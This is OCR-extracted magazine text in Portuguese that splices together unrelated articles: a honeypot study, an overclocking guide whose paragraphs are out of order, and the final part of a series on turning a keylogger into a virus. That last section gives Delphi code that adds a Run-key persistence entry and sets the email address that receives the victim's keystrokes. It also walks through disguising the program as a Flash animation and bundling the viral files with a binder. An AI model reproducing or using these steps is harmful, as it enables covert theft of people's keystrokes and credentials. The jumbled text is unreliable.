Quando iniciamos o trabalho de pesquisa com o Pliscka (outro de nossos honeypots), não tínhamos idéia do que iríamos capturar. Os sistemas de SDI já apontavam uma grande incidência de worms e de vírus que eram considerados extintos (CodeRed, Klez, etc.). Mas o interessante é que, ao iniciarmos uma escuta de serviços na porta 1080 e mais tarde na 80 (com o httpdfake), ficamos assustados com alguns resultados. Durante um período de 24 horas o nosso honeypot sofreu cerca de 890 ataques de vírus e trojans. Como notamos, a maioria desses ataques era claramente destinada a servidores Windows e seus variantes. O notável foi verificar que hoje é praticamente inaceitável um sistema estar desprotegido e atualizado, para que o mesmo possa sobreviver na Internet.

Estes ataques nos serviram como um elemento de teste, para a implementação de certos sistemas de produção na Web e também como sistemas de detecção de intrusão. Apesar de estarmos localizados em uma rede relativamente desconhecida, concluímos o seguinte:

- a) Em questão de minutos – em alguns casos, de segundos –, o servidor será atingido por um vírus/worm;
- b) Muitos ataques realizados para levantamento de informação são executados por endereços vindos de ambiente ADSL, ou seja, o invasor está utilizando as conexões de banda larga para explorar vulnerabilidades. Isso pode ser feito das casas/escritórios desses indivíduos;
- c) A maioria dos ataques é muito simplória, em nenhum momento foi feita a execução de um programa que explasse alguma vulnerabilidade;
- d) Nosso honeypot não foi comprometido.

A máquina Windows também foi vítima de ataques sur-

preendentes! Em menos de 30 segundos, o BackOfficer Friendly nos alertou de ataques de vírus, principalmente CodeRed, que ainda *passeia* livremente pela Web.

O segundo momento do projeto: a taxonomia dos atacantes

O estudo dos logs feito nos dois casos nos deu uma amostragem clara de que a principal taxonomia de ataque ainda eram os worms para sistemas, seguidos dos scanners. Com relação aos nossos atacantes, fizemos um levantamento das principais origens dos mesmos e os resultados foram muito similares aos que encontramos em nosso projeto Pliscka:

- 89 endereços de máquinas ADSL no Brasil;
- 4 endereços de máquinas com link dedicado no Brasil;
- 7 endereços de máquinas com link dedicado na Coréia;
- 34 endereços de máquinas com link dedicado nos EUA;
- 96 endereços de máquinas com link dedicado na Índia;
- 46 endereços de máquinas com link dedicado em várias partes do mundo (Argentina, França, Alemanha, etc.).

Com base nesta amostragem, podemos estabelecer quem era nosso atacante e o *modus operandi* em nossas máquinas. A nossa ficha dizia o seguinte:

- A base dos ataques tinha como alvo serviços Microsoft, muitos sendo feitos de worms;
- A maioria tinha como base de ataque conexões ADSL;
- Muitos rodavam scanners para varredura e levantamento de sistema operacional;
- Ninguém executou um exploit para tentativa de penetração no sistema.

A surpresa é que neste momento não tivemos nenhuma tentativa concreta de um ataque, apenas muitas varreduras e worms sendo executados.

Considerações pós-implantação

Utilizamos uma filosofia baseada em nosso primeiro honeypot, o Pliscka, e depois de analisamos inicialmente e verificamos que nosso honeypot teve um resultado muito similar ao anterior. Também relatamos aqui que:

- a) A maioria dos ataques a que fomos submetidos não tinha um grau de sofisticação inicialmente pensada pela nossa equipe;
- b) A maioria dos ataques para ambiente Windows foram feitos por worms e as assinaturas mostraram claramente isto;
- c) Os resultados levantados com relação ao perfil dos atacantes levou-nos a crer que, pela natureza da rede em que operávamos e pela implantação das portas de nosso honeypot, foi o de um script kiddie típico.

Em nenhum momento nos deparamos com algo mais sofisticado, talvez por não utilizarmos portas visadas e emularmos sistemas como Linux ou Solaris. Fica claro que muitos atacantes ainda preferem alvos como Microsoft e que a quantidade de worms sendo executados é absurda.

Conclusões finais de nosso trabalho

Sem sombra de dúvida, esta ferramenta de estudo é inestimável para quem está atuando na área de segurança. Esta iniciativa, mesmo que seja muito modesta, nos serviu para diversas conclusões importantes. Uma delas é a de que nossos atacantes, nesta primeira versão, não eram muito sofisticados e, claro, a interação foi vital.

Agora, nosso objetivo é fazer uma versão mais sofisticada do projeto, com a intenção de obter rootkits de terceira geração (GEN III – veja nosso paper [Marcelo, 2003] "Dormindo com o Inimigo"), para uma análise de verdadeiros invasores que realmente comprometem o sistema. Utilizaremos inicialmente as idéias de honeypots GEN II e honeynets do Honeynet Project para esta nova fase.

Antonio Marcelo é especialista de segurança e autor de diversos livros no Brasil de Linux, como Firewalls em Linux, Linux Ferramentas anti-hackers, Squid: Guia de Administração Rápida, entre outros publicados pela editora Brasport. Já executou vários projetos de consultoria em segurança em órgãos governamentais do Brasil, além de ser um pesquisador independente e também CEO da Gurgel e Fonseca Consultores Associados, empresa brasileira de conectividade e segurança. Atualmente é também idealizador e mantenedor do projeto Honeypot-BR (<http://www.honeypot.com.br>). Pode ser encontrado no endereço <http://www.plebe.com.br>. Dúvidas e críticas sobre este artigo podem ser enviadas para amarcelo@plebe.com.br.

Com o resultado deste projeto decidimos o seguinte:

- a) Montar uma honeynet baseada em um Linux vulnerável, na busca de invasores mais sofisticados e que possam nos fornecer ferramentas de invasão mais interessantes para estudo. Um honeypot de alta interatividade;
- b) A rede não é muito visada para certos tipos de ataque, sendo que o ataque considerado *da moda* e os worms foram os principais atacantes;
- c) As medidas de segurança adotadas pela nossa equipe atenderam de maneira satisfatória a este projeto.

Referências Bibliográficas

- Graham, Robert (2000). "FAQ: Network Intrusion Detection Systems", site na Internet: <http://www.robertgraham.com/pubs/network-intrusion-detection.html>.
- Spitzner, Lance (2002). *Honeypots : Tracking Hackers*. Addison-Wesley, ISBN 0-321-10895-7.
- Stevens, W. Richard (1994). *TCP/IP Illustrated, Volume 1: The Protocols*. Addison-Wesley, ISBN 0-201-63346-9.
- Stevens, W. Richard (1998). *UNIX Network Programming: Networking APIs: Sockets and XTI*, Volume 1, Second Edition. Prentice Hall, ISBN 0-13-490012-X.
- Anderson, James P. (1980). *Computer Security Threat Monitoring and Surveillance*. Fort Washington, PA.
- Denning, Dorothy E. (1987). *An Intrusion-detection Model*. IEEE Transaction on Software Engineering, New York, 2(SE-13):222-232
- Stanfor-Hen, Stuart (1998). "Common Intrusion Detection Framework (CIDF)", <http://seclab.cs.ucdavis.edu/cidf/>.
- Marcelo, Antonio (2003). "O Projeto Pliscka – Nossa primeiro Honeypot na Internet", <http://www.honeypot.com.br/papers>

O pontapé inicial ao overclock, e esperamos nos próximos artigos aprimorar a técnica com exemplos nos mais variados hardwares. Respondendo a pergunta, a palavra em seu sentido literal significa: OVER = ACIMA e CLOCK = RELOGIO, ou seja, "relógio acima" ou "acima do relógio". Mas como o clock aqui significa a freqüência do processador, que é medida por MHz (megahertz) ou GHz (gigahertz), obtemos então o título "ACIMA DA FREQUÊNCIA", que é exatamente o objetivo do "overclock", trabalhar acima da freqüência nominal do processador (ex: Pentium 4, que originalmente tem 1.6 GHz rodando a 2.0 GHz...).

Overclock, então, é a tentativa de aumentar a freqüência do processador (clock) para se obter um maior desempenho sem precisar realizar um upgrade, economizando assim um bom dinheirinho. É exatamente por isso que o overclock ficou conhecido como "upgrade de pobre". Mas isso foi bem no começo desse tipo de prática, quando havia a real necessidade de fazê-lo, pois antigamente era muito dispendioso trocar peças do computador. Com a evolução da tecnologia, a diminuição dos custos e o surgimento de programas que testam o desempenho do computador – os chamados benchmarks –, as coisas mudaram; surgiram outros objetivos e metas.

Só para melhorar o entendimento deste texto, explicarei um pouco como o processador funciona. O clock do processador é dado pelo seu multiplicador interno e pelo FSB (Front Side Bus ou barramento). O multiplicador interno é o número utilizado pelo processador para informar à placa-mãe em que freqüência o processador trabalhará. O FSB é a velocidade com a qual o processador se comunica com a placa-mãe, especialmente o chipset e a memória. Assim, um processador Duron 1.0 GHz tem 1.000 MHz, que é o seu clock interno, utilizado para realizar operações e instruções. A

Overclock:

Primeira parte do artigo

Existem hoje praticamente três tipos de overclocks:

Uma das palavras que vem se difundindo e está cada vez mais popular e familiarizada no vocabulário de um "microreiro" é "overclock". Por ser uma técnica muito utilizada e apreciada em todo o mundo, o overclock vem crescendo cada vez mais e está levando uma legião à falência, no bom sentido, por ser uma técnica que para ser bem executada exige um bom uso e qualidade dos equipamentos de uma determinada máquina. Bem, por todos esses motivos, abrimos uma seção de artigos na revista HACKER sobre overclocks! Mas, na prática, o que seria "overclock"? Bem, neste primeiro artigo iremos justamente dar

1º Overclocker principiante: é aquele que tem um computador um pouco mais antigo e que não está conseguindo rodar algum programa ou jogo novo com fluidez satisfatória. Então, ele pesquisa um pouco na Internet e descobre como aumentar o clock do seu processador ou do processador da placa de vídeo (GPU), conseguindo assim rodar tal aplicativo ou jogo sem precisar realizar nenhum upgrade e, consequentemente, sem gastar nada.

velocidade com que ele se comunica com o resto do sistema é de 100 ou 133 MHz, com exceção da memória, que no caso do sistema DDR (Double Date Rate) opera em 200 e 266 MHz, e no sistema Rambus em QDR (Quad Date Rate) opera em 400 ou 533 MHz.

Para saber o cálculo do clock interno, realiza-se a seguinte operação:

$$\text{Clock interno} = \text{Barramento} \times \text{Multiplicador}$$

No caso do Duron, que tem 1.000 MHz de clock interno e 100 MHz de barramento, temos:

$$1.000 = 100 \times \text{Multiplicador}$$

ou

$$\text{Multiplicador} = 1.000 / 100 = 10$$

Assim, 10 é o multiplicador interno deste processador.

Você precisa saber disso, pois existem três maneiras de fazer overclock:

- Primeira: somente alterando o multiplicador, resultando em um clock maior do processador, mas aumentando o desempenho do mesmo;
- Segunda: pelo barramento, aumentando o clock do processador e também a performance geral do sistema (memória, chipset e outros que trabalham de acordo com o barramento);
- Terceira: é o overclock por ambos (multiplicador e barramento).

oce sabe realmente o que é? artigo sobre overclock

3º Overclocker extremo: é o usuário que tem como paixão fazer overclocks. Ele vive para fazer altas pontuações nos programas de "benchmark", como o 3DMark2001 SE, PCMark 2002 e Sandra, e faz de tudo para extraír o máximo possível do seu hardware, conseguindo altas pontuações nesses programas e obtendo colocações importantes em rankings mundiais, claro, com um equipamento de alta qualidade, e utilizando um bom sistema de refrigeração.

2º Overclocker mediano: é aquele que tem um bom computador, gosta de overclock, o faz para conseguir uma boa pontuação nos programas de "benchmark" e também para aumentar sua taxa de quadros por segundo (frame rate) nos jogos do momento. Mas limita-se somente às configurações básicas, como alterações na BIOS (Basic Input and Output System) e no sistema operacional. Sempre que precisa, ele realiza um upgrade, nada muito perigoso ou arriscado.

Por Fernando Wiek
frafael@digerati.com.br
e Bruno Cesar
[bruno@digerati.com.br](mailto;bruno@digerati.com.br)

Novas tendências do overclock

De tão difundida que a técnica está, muitas pessoas tentaram abraçar esse truque para outras peças do processador, principalmente na placa de vídeo, a peça mais overclocável depois do processador.

Só que em vez do overclock do processador, em que o usuário tem que ter um certo conhecimento sobre overclock e sobre a máquina que está alterando, fazer um overclock de placa de vídeo é bem mais fácil. Ela é feita basicamente através de programas específicos para essa finalidade, com uma interface sempre bem intuitiva, na qual exista uma barra para aumentar o clock do núcleo da placa e uma barra para se aumentar o clock das memórias.

Ótimos programas para overclock de placa de vídeo:

Placas NVIDIA: Rivatuner, NVMax

Placas 3DFX: 3DFX Overclocker, Voodoo5 Frequency

Placas KYRO e KYRO II: Kyro Hard: Overclocker, Kyro Tools, Kyro2

Tweaker

Placas ATI: R3DTweak, RadTweak

Todas as outras placas: Powerstrip

Depois de aumentar a frequência da placa de vídeo, você terá que testar se sua placa está estável, ou seja, não está dando nenhum "pau" na imagem. Para isso, nós usamos pontos de referência, como o 3D Mark ou jogos usando DirectX e OpenGL. Quando nós rodamos o 3D Mark ou um jogo 3D com muitos detalhes, estamos trabalhando o processador, a memória RAM e a memória de vídeo. Seu processador e sua memória já devem estar estáveis para podermos analisar a placa de vídeo em especial – afim sim você poderá ver se precisa de um overclock mais rápido ou mais lento. Se o resultado for estável, sinta-se à vontade para configurações secundárias; caso contrário, baixe a velocidade de sua placa. Visite o site The Guru of 3D (<http://www.guru3d.com>) para ficar a par de todos os novos lançamentos de drivers e programas para otimizar o desempenho do seu computador.

Outra técnica que está começando a ganhar muitos adeptos é o overclock de gravadores de CD. Se na época em que eles eram apenas leitores de CDs nós já corriamos atrás de

velocidade para que eles lessem as bolachas prateadas cada vez mais rápido, imagine agora que os "porta-copos" também são capazes de registrar dados na mídia? Como o processo de gravação é sempre mais lento que o de simples leitura, e o tamanho e quantidade dos arquivos a serem salvos crescem a cada momento, a velocidade nos drivers de CD-RW está mais desejada do que nunca, mesmo nos modelos mais velozes do mercado. Através da atualização do firmware (um "flash-rom" que armazena as principais características do gravador, como o modelo e a velocidade em que ele grava e lê o CD-ROM), pode-se fazer com que o seu gravador grave e leia os CDs de forma mais rápida. É uma técnica meio arriscada, pois uma atualização de firmware malfeita pode acarretar na perda total do seu gravador... Tenha cuidado também para que a energia da sua casa não acabe bem na hora em que você estiver fazendo a atualização do seu firmware. Por isso, é sempre bom fazer a modificação com a total certeza. Nesse site, www.cdrinfo.com, você encontrará dicas para vários gravadores, como overclocá-los, diversos firmwares atualizados, etc.

Coolers: sem eles nenhum overclock é possível...

Uma coisa que tem que ser dita é que sem um bom cooler (sistema de refrigeração que mantém o processador na temperatura ideal), é impossível a prática do overclock, tanto overclock do processador quanto da placa de vídeo.

Os coolers são feitos basicamente de duas peças:

>>> 1º Dissipadores

Os dissipadores são peças de alumínio ou cobre que têm a função de dissipar o calor que os processadores emanam quando estão em funcionamento. Os dissipadores de cobre têm um desempenho superior aos de alumínio, mas são mais caros. Se você quiser apostar alto em um overclock, o dissipador de cobre é o mais recomendado.

>>> 2º Fans

As fans são colocadas em cima do seu dissipador, e tem a função de resfriá-lo. Quanto mais rápida for a fan, melhor o desempenho do cooler como um todo. Mas na maioria dos casos, as fans têm uma média de 4.000 rotações por minuto. As fans mais nervosas rodam em mais de 6.000 rotações por minuto, fazendo um barulho semelhante a uma turbina de avião.

Se o barulho for o problema, e você definitivamente não quer barulho, entramos na área do Watercooler. Se você quer conhecer melhor esse mundo, veja baixo como funciona um watercooler.

O que é e como construir um kit watercooler

Nesta etapa iremos mostrar como construir um kit passivo de watercooling, desde o mais básico e barato até um kit de alta performance.

Para quem não sabe o que é e como funciona um watercooler, leia abaixo:

Um watercooler nada mais é que um sistema básico de resfriação passiva, no qual se utiliza principalmente a água para resfriar o block, que é o componente responsável pela dissipação do calor gerado por um processador, por exemplo. Em um kit watercooler cada componente tem sua função; assim, vou citá-los abaixo.

>>> WB (Water Block)

É este o componente que vai estar em contato com a CPU, com a ajuda da água dissipando o calor. Ele tem a mesma função do heatsink de um cooler a ar, por exemplo.

>>> Radiador

Assim como nos carros, todo sistema de watercooler precisa de um radiador para o arrefecimento da água, no caso, esfriar a água. Existem diversos modelos de radiadores, sendo os mais utilizados e que têm maior eficiência os radiadores de carros.

>>> Bomba

A bomba é uma parte de extrema importância no WC, e é também ela que na maioria dos casos leva ao mau funcionamento ou até mesmo, em caso de parada, à destruição do sistema. As bombas de eleição por utilizadores desse tipo de arrefecimento são as Eheim. Dentro dos modelos mais recomendados, mencionamos a 1046, a 1048 (que eu utilizei no meu sistema), e a 1250. Todos de bombas externas.

Esses são os componentes básicos de um kit, claro, não esquecendo das mangueiras, reservatórios etc., que irão finalizar um kit watercooler. Agora vem a pergunta: Por que um watercooler tem mais eficiência que um cooler a ar? A resposta: Pelo simples fato de o watercooler conseguir dissipar mais calor – pelo poder da água fria que vem do radiador ser com certeza muito mais eficiente que uma corrente de ar gerada por uma fan – de um cooler.

O overclock terá um fim?

Isso é muito difícil de acontecer, diria que é quase impossível. Isso porque o overclock, em qualquer que seja o periférico, é uma qualidade a mais na luta por vendas. Muitas empresas enfocam quase exclusivamente seus produtos para a prática do overclock, pois overclock, nos dias de hoje, não é mais uma necessidade, mas sim uma opção a mais.

Quando imaginávamos que uma situação dessas iria acontecer, overclock legalizado...? Pois antigamente o overclock era visto como uma técnica marginal, que muitas empresas de má índole usavam pra vender seus produtos, enganando os consumidores mais leigos. Hoje, coitados daqueles que não souberem o que é um overclock... É como se fossem analfabetos no mundo dos hardwares.

VIRUS

**Seu computador
está protegido?**

Parte Final

Juliano Toledo
julianotoledo@uol.com.br

A metamorfose:

O artigo "Vírus: Seu computador está protegido?" foi dividido em três partes, das quais duas já foram publicadas (edições nº 9 e nº 10 desta revista), sendo esta a parte final.

Agora o leitor compreenderá as minhas preocupações expressas na licença de uso do programa, disponível no CD-ROM da revista H4CK3R nº 10.


Nos capítulos anteriores vimos como instalar, usar e desinstalar o programa. Vale a advertência: o mecanismo de remoção do programa, presente em Adicionar ou Remover Programas, no Painel de Controle, não elimina completamente o programa com características vírais. Informações adicionais, nesse sentido, podem ser solicitadas pelo meu e-mail, que segue no fim deste artigo, ou conferidas na edição anterior desta revista.

Consta na licença do programa a exigência do uso para fins lícitos. A própria distribuição do produto, na forma de programa de instalação, visa também a reprimir o uso indevido do programa. Isso porque, se quiséssemos investigar o que é digitado em computador alheio, teríamos que ter acesso ao mesmo para efetuarmos a instalação do programa.


Todavia, como veremos agora, isso não é obstáculo aos usuários mal-intencionados. Fato que me traz à memória a edição nº 21 desta revista, na qual publiquei um artigo sobre falsificação de e-mails usando um programa de minha autoria. Idealizado para enviar mensagens eletrônicas mediante comandos do DOS, em outras palavras, projetado com vistas a fins lícitos, depois percebi que também poderia ser utilizado para falsificação de e-mails, em razão de uma falha na autenticação dos servidores SMTP. Uma conclusão é fundamental: em ambos os casos não há ilicitude no programa em si considerado, mas ilicitude no uso, quando indevido. A partir de agora, mostrarei como é feita a "camuflagem" do programa com características vírais, capaz de transformá-lo em vírus de computador. Isso serve como advertências àqueles que, indiscriminadamente, abrem as animações Flash recebidas por e-mail.

Na edição anterior vimos como descobrir quais os arquivos (executável e DLL) utilizados pelo programa. Mas não basta instalarmos estes arquivos nos diretórios corretos, será preciso determinar o e-mail para o qual serão enviadas as informações recolhidas no computador da vítima, assim como configurar este computador para executar o Keylogger a cada inicialização do sistema.


Para configurar o e-mail, precisamos primeiramente saber em qual chave do registro é armazenada essa informação. Para tanto, abra o monitor do registro Regmon (disponível no CD-ROM), pressione Ctrl+L e, na seção Include, determine qual o processo que será vigiado:



Clique em Apply e depois pressione Ctrl+X para limpar os registros da janela. Certifique-se de que o programa está habilitado para capturar as alterações do registro, veja se a opção Capture Events, no menu Options, está marcada:



Agora, abra o utilitário de configuração do e-mail instalado juntamente com o programa, cujo atalho é disponibilizado no menu Iniciar do Windows. Após a instalação do programa Capta Teclado, digite seu endereço de e-mail e tecle Enter:



Agora, volte ao Regmon e procure pela chave do registro em que foi armazenada a informação:

#	Time	Process	Request	Path	Result	Others
0	403.000.000	Explorer	OpenKey	HKEY\SYSTEM\CurrentControlSet\Control	NOTFO	
1	403.000.000	Explorer	OpenKey	HKEY\SYSTEM\CurrentControlSet\Control	NOTFO	
2	403.000.000	Alloy	OpenKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	Hkey 0xC29A8900
3	404.344.970	Alloy	OpenKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	0x00000000
4	404.349.980	Alloy	QueryValue	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	20 0
5	404.349.980	Alloy	CloseKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	
6	404.349.980	Alloy	OpenKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	0x00000000
7	404.349.980	Alloy	OpenKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	0x00000000
8	404.347.960	Alloy	OpenKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	0x00000000
9	404.349.640	Alloy	QueryValue	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	0x00000000
10	404.349.640	Alloy	QueryValue	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	0
11	404.349.640	Alloy	CloseKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	
12	404.351.958	Alloy	OpenKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	0x00000000
13	404.352.030	Alloy	QueryValue	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	20 0
14	404.352.030	Alloy	CloseKey	HKEY\Software\Microsoft\Windows\CurrentVersion\Run	SUCCE	
15	404.352.030	Alloy	OpenKey	HKEY\Software\Optimize	SUCCE	Hkey 0x182B9E00
16	411.11504.980	Alloy	QueryValue	HKEY\Software\Optimize\email	SUCCE	"julianotoledo@uol.com.br"
17	411.11504.980	Alloy	QueryValue	HKEY\Software\Optimize\email	SUCCE	"julianotoledo@uol.com.br"
18	411.11504.980	Alloy	CloseKey	HKEY\Software\Optimize	SUCCE	

Resultado: o e-mail é armazenado na chave "HKEY_CURRENT_USER\Software\Optimize", dentro do valor "email".

Agora faremos um programa em delphi para registrar um endereço de e-mail predeterminado:


```
procedure TForm1.FormCreate(Sender: TObject);
var
  Registro: TRegistry;
  WINDIR, NOME, XP: STRING;
begin
  Registro:=TRegistry.create;
  Registro.RootKey:=HKEY_LOCAL_MACHINE;
  Registro.OpenKey('SOFTWARE\Microsoft\Windows\CurrentVersion', TRUE);
  //Verifica qual o sistema operacional (win9x ou XP)
  windir:=Registro.ReadString('SystemRoot');
  If windir<>"" then //se windir não é string vazia, então o sistema é win9x ou ME
    begin
      nome:=windir+'\System\capt.exe';
      REGISTRO.OpenKey('Run', TRUE);
      REGISTRO.WriteString('SysOK', nome);
    end
  else //se a variável windir é vazia, o sistema é winXP
    begin
      XP:=Registro.ReadString('ProgramFilesDir');
      windir:="";
      Windir:=XP[1]+XP[2]+XP[3]+'\WINDOWS\system32\capt.exe';
      //XP[1]+XP[2]+XP[3] = drive (Ex.: C:\)
      REGISTRO.OpenKey('Run', TRUE);
      REGISTRO.WriteString('SysOK', windir);
    end;
  Registro.RootKey:= HKEY_CURRENT_USER;
  Registro.OpenKey('SOFTWARE\ Optimize', TRUE);
  Registro.WriteString('email', 'julianotoledo@uol.com.br');
  [
  "julianotoledo.uol.com.br" é o endereço de e-mail para o qual serão enviadas as informações colhidas do computador da vítima. Troque-o pelo endereço que lhe convier.
  ]
  registro.CloseKey;
  registro.Free;
```

end;


Com isto, o programa viral será rodado sempre que o Windows for iniciado e o e-mail já ficará ajustado. Caso queira torná-lo mais ágil, faça-o como console do DOS. Para disfarçá-lo, fazendo-o parecer com animação Flash, mude o ícone dele para o de uma animação, ainda no Delphi.

Agora usaremos o programa Alloy para esconder os arquivos virais dentro do nosso programa.

Na janela principal do programa, selecione o arquivo do executável elaborado acima, na caixa Input Filename; em Output Filename, determine qual será o nome do executável originado após a camuflagem - é importante que não seja igual ao indicado no campo Input Filename -, como mostra a tela abaixo:




Agora escolha a guia Other Files e pressione o botão abaixo indicado:




VÍRUS



Vá até o diretório system (para Windows 9x/ME) ou system32 (para Windows XP) e selecione os arquivos vírais que serão incorporados ao programa:



